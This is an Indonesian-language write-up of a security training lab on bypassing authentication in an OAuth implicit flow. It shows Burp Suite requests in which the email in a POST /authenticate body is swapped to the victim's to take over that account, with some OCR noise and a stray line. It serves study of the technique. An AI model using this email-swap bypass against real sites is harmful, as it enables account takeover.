



Lab: Authentication bypass via OAuth implicit flow


Langkah pertama buka lab kemudian klik my account



lalu sign in dengan username wiener dan password pieter dan jangan lupa nyalakan burpsuite nya



Lalu klik sign in kemudian klik continue bersamaan juga dengan burpsuite diaktifkan di foxyproxy nya akan tetapi intercept nya jangan di nyalakan



Dan ini adalah burpsuite nya

Request

```

1 POST /authenticate HTTP/2
2 Host: OaIf000e04c9d85a80d10315003e003b.web-security-academy.net
3 Cookie: session=Vh1iebVly9H0X0xmJ7zhFv05o63
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: application/json
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.5
8 Referer: https://OaIf000e04c9d85a80d10315003e003b.web-security-academy.net/oauth_callback
9 Content-Type: application/json
10 Content-Length: 103
11 Origin: https://OaIf000e04c9d85a80d10315003e003b.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u4
16 Te: trailers
17
18 {
    "email":"wiener@hotdog.com",
    "username":"wiener",
    "token":"K8kbtInEpme6TKDRzEfQxFLASD34ulnzyOXDn69zht75"
}

```

Response

```

1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=WidNxDKVlpjqRa3yPLnf9PnBHQzTbz; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Event log All issues (14)

Memory: 223.3MB of 1.88GB

Lalu kemudian send to repeater

Request

```

1 POST /authenticate HTTP/2
2 Host: OaIf000e04c9d85a80d10315003e003b.web-security-academy.net
3 Cookie: session=Vh1iebVly9H0X0xmJ7zhFv05o63
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: application/json
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.5
8 Referer: https://OaIf000e04c9d85a80d10315003e003b.web-security-academy.net/oauth_callback
9 Content-Type: application/json
10 Content-Length: 103
11 Origin: https://OaIf000e04c9d85a80d10315003e003b.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u4
16 Te: trailers
17
18 {
    "email":"wiener@hotdog.com",
    "username":"wiener",
    "token":"K8kbtInEpme6TKDRzEfQxFLASD34ulnzyOXDn69zht75"
}

```

Response

Target: https://OaIf000e04c9d85a80d10315003e003b.web-security-academy.net

Inspector

Event log All issues (18)

Memory: 223.3MB of 1.88GB

Lalu kemudian rubah email yang semula "email":"wiener@hotdog.com", menjadi carlos@carlos-montoya.net

Request

```
1 POST /authenticate HTTP/2
2 Host: 0a1f000e04c9d85a80d10315003e003b.web-security-academy.net
3 Cookie: session=4vh1ev0uly94H0X0xml7JzhFV05o63
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: application/javascript
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,eng;q=0.5
8 Referer: https://0a1f000e04c9d85a80d10315003e003b.web-security-academy.net/oauth-callback
9 Content-Type: application/json
10 Content-Length: 111
11 Origin: https://0a1f000e04c9d85a80d10315003e003b.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u4
16 Te: trailers
17
18 {
  "email": "carlos@carlos-montoya.net",
  "username": "wiener",
  "token": "KgkbtTrEpme6TKDRzEfQxFLASD34ULmzyOXDn69zht7S"
}
```

Response

```
1 HTTP/2 200 OK
2 Location: /
3 Set-Cookie: session=YtVj132yGxIfqhEbiDfy4mioANlujC2y; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 18

Notes Explanations Custom actions

Lalu coba send dahulu

Request

```
1 POST /authenticate HTTP/2
2 Host: 0a1f000e04c9d85a80d10315003e003b.web-security-academy.net
3 Cookie: session=4vh1ev0uly94H0X0xml7JzhFV05o63
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: application/javascript
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,eng;q=0.5
8 Referer: https://0a1f000e04c9d85a80d10315003e003b.web-security-academy.net/oauth-callback
9 Content-Type: application/json
10 Content-Length: 111
11 Origin: https://0a1f000e04c9d85a80d10315003e003b.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u4
16 Te: trailers
17
18 {
  "email": "carlos@carlos-montoya.net",
  "username": "wiener",
  "token": "KgkbtTrEpme6TKDRzEfQxFLASD34ULmzyOXDn69zht7S"
}
```

Response

```
1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=YtVj132yGxIfqhEbiDfy4mioANlujC2y; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 18
- Response headers: 4

Notes Explanations Custom actions

Dan found lalu kemudian klik kanan dan klik request in browser lalu pilih in original sesion

Kemudian klik copy dan buka di browser



The Lies People Tell

Dan lab pun solved